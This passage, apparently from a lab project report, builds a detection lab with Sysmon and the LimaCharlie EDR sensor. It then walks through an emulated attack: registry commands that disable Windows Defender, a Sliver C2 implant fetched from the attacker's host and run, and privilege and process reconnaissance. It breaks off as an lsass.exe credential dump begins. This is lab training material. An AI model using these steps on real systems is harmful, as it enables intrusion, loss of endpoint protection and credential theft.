
Open an Administrative Command prompt and run the following command:

```
REG ADD "HKLM\Software\Policies\Microsoft\Windows Defender "  
/v DisableAntiSpyware /t REG_DWORD /d 1 /f
```

5.3.4 Disable Defender Services via Registry:

a) Enter Safe Mode:

Type 'msconfig' in the search box to open System configuration dialog and head to Boot tab and follow the prompts to enter Safe Mode.



b) In Safe Boot Mode:

Open the Registry Editor by typing 'regedit' in the search box.

Browse to the following registry locations:

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Sense

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WdBoot


Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WinDefend

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WdNisDrv

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WdNisSvc

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WdFilter

For each key, find the "Start" value and change it to "4".



c) Exit Safe Mode:

Re-trace the steps as did earlier to enter Safe mode.

Restart the system to exit Safe Mode and return to the normal desktop environment.

5.3.5 Prevent Standby Mode

From an administrative command prompt, prevent the VM from going into sleep/standby mode during operations by running the following commands:

```
powercfg /change standby-timeout-ac 0
```

```
powercfg /change standby-timeout-dc 0
```

```
powercfg /change monitor-timeout-ac 0
```

```
powercfg /change monitor-timeout-dc 0
```

```
powercfg /change hibernate-timeout-ac 0
```

```
powercfg /change hibernate-timeout-dc 0
```

5.3.6 Configure Sysmon

To enhance system monitoring and log critical system activities, install Sysmon (System Monitor) along with a pre-configured Sysmon configuration provided by SwiftOnSecurity. Follow these steps to install Sysmon and validate its installation:

a) Download Sysmon:

Open an administrative Windows PowerShell session.

Download the Sysmon zip file using the following command:

```
Invoke-WebRequest -Uri  
https://download.sysinternals.com/files/Sysmon.zip -OutFile  
C:\Windows\Temp\Sysmon.zip
```

b) Unzip Sysmon:

Extract the contents of the Sysmon zip file using the following command:

```
Expand-Archive -LiteralPath C:\Windows\Temp\Sysmon.zip -  
DestinationPath C:\Windows\Temp\Sysmon
```

c) Download Sysmon Configuration:

Download SwiftOnSecurity's Sysmon configuration using the following command:

```
Invoke-WebRequest -Uri  
https://raw.githubusercontent.com/SwiftOnSecurity/sysmon-  
config/master/sysmonconfig-export.xml -OutFile  
C:\Windows\Temp\Sysmon\sysmonconfig.xml
```

d) Install Sysmon with Swift's Configuration:

Install Sysmon with SwiftOnSecurity's configuration using the following command:

```
C:\Windows\Temp\Sysmon\Sysmon64.exe -accepteula -i  
C:\Windows\Temp\Sysmon\sysmonconfig.xml
```

```

System Monitor v14.14 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2023 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.60
Sysmon schema version: 4.83
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.

```

e) Validate Sysmon Installation:

Check if the Sysmon64 service is installed and running with the following command:

```
Get-Service sysmon64
```

```

PS C:\Users\Cyber-Blaze-Titans\Downloads> Get-Service sysmon64

Status      Name            DisplayName
-----
Running     Sysmon64        sysmon64

```

f) Check Sysmon Event Logs:

Verify the presence of Sysmon Event Logs to ensure proper functionality:

```

Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational"
-MaxEvents 10

```

```

PS C:\Users\Cyber-Blaze-Titans\Downloads> Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" -MaxEvents 10

ProviderName: Microsoft-Windows-Sysmon

TimeCreated      Id LevelDisplayName Message
-----
2/29/2024 6:05:22 AM 1 Information Process Create:...
2/29/2024 6:05:21 AM 1 Information Process Create:...
2/29/2024 6:05:20 AM 3 Information Network connection detected:...
2/29/2024 6:05:19 AM 6 Information Driver loaded:...
2/29/2024 6:05:19 AM 11 Information File created:...
2/29/2024 6:05:16 AM 22 Information Dns query:...
2/29/2024 6:05:15 AM 3 Information Network connection detected:...
2/29/2024 6:05:15 AM 3 Information Network connection detected:...
2/29/2024 6:05:14 AM 11 Information File created:...
2/29/2024 6:05:14 AM 13 Information Registry value set:...


```

5.4 Installing LimaCharlie EDR and Configuring Sensor

LimaCharlie EDR (Endpoint Detection and Response) is a comprehensive security platform that offers cross-platform EDR capabilities along with log shipping and threat detection engine.

Creating LimaCharlie Account and Organization:

- Sign up for a free LimaCharlie account and complete the necessary formalities.
- Creating a new organization within the LimaCharlie platform.



Create a new organization ×

Select a region, plan, and organization name to get started. The first 2 Sensors in your new org will be free - no credit card required.

Name

Cyber-Blaze-Titans

Data Residency Region ⓘ

India ▼

Demo Configuration ⓘ ☒

Adding Demo Tenant Configuration will onboard a demo sensor, generate detections, enable a variety of features so that users new to LimaCharlie can easily explore its functionality.

Template ⓘ


Extended Detection & Response Standard ▼

- Use Sigma open-source and SnapAttack Community Edition rulesets
- Run Atomic Red Team tests
- Continuously run automated YARA scanners in the background without impacting performance

Create Organization

Adding Sensor:

Upon organization creation, select "Add Sensor" from dashboard, provide a descriptive identifier such as "Windows VM - Lab" and proceed to create the sensor.



Select an Installation Key


Installation Key

Windows VM - Lab

Select

Create New

Chooosen the x86-64 (.exe) sensor for Windows11.



Install Sensor on Endpoint(s)

Installing a Windows sensor

1. Select the installer for your architecture.

x86 (.exe) x86 (.msi) x86-64 (.exe)

x86-64 (.msi)

2. Download the [selected installer](#).

3. Open a shell with administrator privileges and navigate to the directory of the downloaded installer.

4. Copy the following command and use it to run the installer:

```
lc_sensor.exe -i AAAABgAAQsFAAAAIzkxNTc30ThjNTBhZjM3MmMubGMul
```

5. Return here to see if any new sensors have successfully registered with LimaCharlie's cloud. It may take a moment for the sensor to enroll after you've installed it.

Note: this step is not strictly necessary to enroll sensors. You may leave this screen and enrollment will proceed normally.

Waiting for new sensor(s)...

Installing LimaCharlie Sensor on Windows11 VM:

From an Administrative PowerShell prompt within the Windows11 VM, fetch the LimaCharlie sensor using command line:

```
cd C:\Users\User\Downloads
```

```
Invoke-WebRequest -Uri
```

```
https://downloads.limacharlie.io/sensor/windows/64 -Outfile
```

C:\Users\User\Downloads\1c_sensor.exe

Subsequently, executed the prescribed command from the LimaCharlie sensor page to finalize the sensor installation process.

[illegible]


Configure LimaCharlie to Ship Sysmon Event Logs:

Within the LimaCharlie dashboard, in "Artifact Collection" in the left-side menu New Artifact Collection Rule is added and configured as follows:

- Name: windows-sysmon-logs
- Platforms: Windows
- Path Pattern: `wel://Microsoft-Windows-Sysmon/Operational:*`
- Retention Period: 10

LimaCharlie will commence the shipping of Sysmon logs, enriching the platform with an extensive array of EDR-like telemetry. This integration is particularly valuable due to the insights Sysmon logs provide, complementing LimaCharlie's native telemetry. Additionally, the utilization of Sysmon logs aligns with the Sigma rules previously enabled, enhancing overall threat detection efficacy.

The “Timeline” on the left-side menu of our sensor, is a near real-time view of EDR telemetry + event logs streaming from the system.



5.5 Setting Up Attack System on Ubuntu VM and Generating C2 Payload

This section details the essential steps for configuring the attack infrastructure on the Ubuntu virtual machine (VM), a pivotal phase in our project for executing adversarial actions.

a) Accessing Ubuntu VM via SSH

Initiate remote access to the Ubuntu VM from the host system using SSH:

```
ssh user@[Linux_VM_IP]
```

b) Installing Sliver C2 Server Binary

Download the Sliver Linux server binary and store it in the designated directory:

```
sudo su
```

```
wget
```

```
https://github.com/BishopFox/sliver/releases/download/v1.5.34/sliver-server_linux -O /usr/local/bin/sliver-server
```

c) Configuring Binary Execution Permissions

Grant executable permissions to the Sliver server binary:

```
chmod +x /usr/local/bin/sliver-server
```

d) Enhancing Capabilities with mingw-w64 Installation

Install the mingw-w64 package to augment system capabilities:

```
apt install -y mingw-w64
```

e) Provisioning Working Directory

Create a dedicated working directory within the Ubuntu VM:

```
mkdir -p /opt/sliver
```

f) Launching Sliver C2 Server:

Sliver C2 server is initiated on the attacker's Ubuntu virtual machine. This server serves as the central hub for orchestrating and managing C2 operations.

```
sudo su
```

```
cd /opt/sliver
```

```
sliver-server
```

```
root@attack:/opt/sliver# sliver-server
```

```

  .------.
  |S.--.  ||L.--.  ||I.--.  ||V.--.  ||E.--.  ||R.--.  |
  |:\/:  ||:\/:  ||(\/)  ||:O:  ||(\/)  ||:O:  |
  |:\/:  ||( )  ||:\/:  ||OO  ||:\/:  ||OO  |
  |'--'S||'--'L||'--'I||'--'V||'--'E||'--'R|
  .------.

```

```
All hackers gain assist
```

```
[*] Server v1.5.34 - d2a6fa8cd6cc029818dd8d9e4a039bdea8071ca2
```

```
[*] Welcome to the sliver shell, please type 'help' for options
```

```
[server] sliver > |
```


Generating C2 Payload:

By utilizing the Sliver C2 framework, a payload can be generated to perform our specific objectives. This payload serves as the conduit through which commands are transmitted from the attacker to the victim machine.

```
generate --http [Linux_VM_IP] --save /opt/sliver
```

```
[server] sliver > generate --http 192.168.147.129 --save /opt/sliver

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m29s
[*] Implant saved to /opt/sliver/FORTHCOMING_FLASH.exe
```

Confirm the new implant configuration:

```
implants
```

```
[server] sliver > implants
```

Name	Implant Type	Template	OS/Arch	Format	Command & Control	Debug
FORTHCOMING_FLASH	session	sliver	windows/amd64	EXECUTABLE	[1] https://192.168.147.129	false

Exit Sliver for now:

```
exit
```

5.6 Transferring C2 Payload and Starting C2 Session

This pivotal stage entails the seamless transfer of the command and control (C2) payload from the attacker's system to the victim's environment, followed by the initiation of a C2 session to facilitate simulated adversarial activities.

Transferring Payload:

Employing Secure Transfer Mechanism: To ensure a secure transfer mechanism is utilized, such as a temporary web server is hosted on the attacker's machine, to propagate the generated payload to the victim machine. This process maintains stringent security protocols while facilitating the seamless transmission of the payload.

Navigate to the directory containing the C2 payload

```
cd /opt/sliver
```

Initiate a Python HTTP server

```
python3 -m http.server 80
```

Downloading Payload on Victim Machine: From an Administrative Powershell prompt of Windows11 VM, the C2 payload is downloaded from the attacker's machine

```
Invoke-WebRequest -Uri
```

```
http://[Linux_VM_IP]/[payload_name].exe -Outfile
```

```
C:\Users\User\Downloads\[payload_name].exe
```

Starting C2 Session:

Relaunching Sliver: Reinitialize the Sliver C2 server on the attacker's system to prepare for C2 session initiation.

Re-launch Sliver server

```
sliver-server
```

Start the Sliver HTTP listener

```
http
```

Executing C2 Payload on Victim Machine: In the same shell on Windows VM, execute the downloaded C2 payload from its designated location

```
C:\Users\User\Downloads\<your_C2-implant>.exe
```

Interacting with C2 Session: Upon successful execution, verify the C2 session's check-in on the Sliver server. Within the Sliver shell, we can interact directly with the C2 session on the Windows VM.

```
[server] sliver > http
[*] Starting HTTP :80 listener ...
[*] Successfully started job #1
[*] Session 1533aee4 FORTHCOMING_FLASH - 192.168.147.132:49783 (WinDev2301Eval) - windows/amd64 - Thu, 23 Feb 2023 03:50:16 UTC
[server] sliver >
```

Check for available sessions

```
sessions
```

```
[server] sliver > sessions
```

ID	Transport	Remote Address	Hostname	Username	Operating System	Health
1533aee4	http(s)	192.168.147.132:49783	WinDev2301Eval	WINDEV2301EVAL\User	windows/amd64	[ALIVE]

```
[server] sliver > |
```

Interact with the specified session

```
use [session_id]
```

```
[server] sliver > sessions
```

ID	Transport	Remote Address	Hostname	Username	Operating System	Health
1533aee4	http(s)	192.168.147.132:49783	WinDev2301Eval	WINDEV2301EVAL\User	windows/amd64	[ALIVE]

```
[server] sliver > use 1533aee4
[*] Active session FORTHCOMING_FLASH (1533aee4-736e-4f08-b65b-63569cda0482)
[server] sliver (FORTHCOMING_FLASH) > |
```

Execute various commands to gain insights into the victim host

```
Getprivs
```

```
[server] sliver (FORTHCOMING_FLASH) > getprivs
Privilege Information for FORTHCOMING_FLASH.exe (PID: 3032)
-----
Process Integrity Level: High
```

Name	Description	Attributes
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeSecurityPrivilege	Manage auditing and security log	Disabled
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Disabled
SeLoadDriverPrivilege	Load and unload device drivers	Disabled
SeSystemProfilePrivilege	Profile system performance	Disabled
SeSystemtimePrivilege	Change the system time	Disabled
SeProfileSingleProcessPrivilege	Profile single process	Disabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Disabled
SeCreatePagefilePrivilege	Create a pagefile	Disabled
SeBackupPrivilege	Back up files and directories	Disabled
SeRestorePrivilege	Restore files and directories	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeDebugPrivilege	Debug programs	Enabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled, Enabled by Default
SeRemoteShutdownPrivilege	Force shutdown from a remote system	Disabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled, Enabled by Default
SeCreateGlobalPrivilege	Create global objects	Enabled, Enabled by Default
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled
SeCreateSymbolicLinkPrivilege	Create symbolic links	Disabled
SeDelegateSessionUserImpersonatePrivilege	Obtain an impersonation token for another user in the same session	Disabled

Notice that we(attacker) have a few privileges that make further attack activity much easier, such as “SeDebugPrivilege”.

Identify running processes on the remote system.


```
ps -T
```

```
— [1708] svchost.exe
— [3240] Sysmon64.exe
— [4368] uhssvc.exe
— [4460] dllhost.exe
— [11492] svchost.exe
— [876] svchost.exe
— [1208] svchost.exe
— [4656] SecurityHealthService.exe
— [5308] svchost.exe
— [2864] svchost.exe
  — [7860] dasHost.exe
— [3136] svchost.exe
— [5772] msdtc.exe
— [6396] svchost.exe
— [1540] svchost.exe
— [1780] svchost.exe
— [2132] svchost.exe
— [2552] svchost.exe
— [7256] svchost.exe
— [2260] svchost.exe
— [2564] svchost.exe
— [5072] svchost.exe
— [11824] svchost.exe
— [2308] svchost.exe
— [2544] svchost.exe
— [3264] svchost.exe
— [3280] vm3dservice.exe
  — [3796] vm3dservice.exe
— [1324] svchost.exe
— [1500] svchost.exe
  — [4428] sihost.exe
— [1792] svchost.exe
— [2052] svchost.exe
— [3360] svchost.exe
— [3396] svchost.exe
— [3584] svchost.exe
— [5760] SgrmBroker.exe
— [816] lsass.exe
— [660] csrss.exe
— [748] winlogon.exe
  — [1028] dwm.exe
  — [968] fontdrvhost.exe
— [3032] FORTHCOMING_FLASH.exe
— [5564] explorer.exe
  — [6892] SecurityHealthSystray.exe
  — [2560] vmtoolsd.exe
— [9772] OneDrive.exe
```

Defensive tool

Our implant

Notice that Sliver cleverly highlights its own process in green and any detected countermeasures (defensive tools) in red.



This is how attackers become aware of what security products a victim system may be using.

These meticulously executed steps facilitate the smooth transfer of the C2 payload and the establishment of a C2 session, enabling simulated adversarial activities while maintaining a professional and controlled approach.

5.7 Conducting lsass.exe Memory Dump Attack

Executing lsass.exe memory dump:

Performing a memory dump of the lsass.exe process stands as a quintessential tactic favored by adversaries for credential theft on a system.

Dump the lsass.exe process from memory and save it locally on the Sliver C2 server

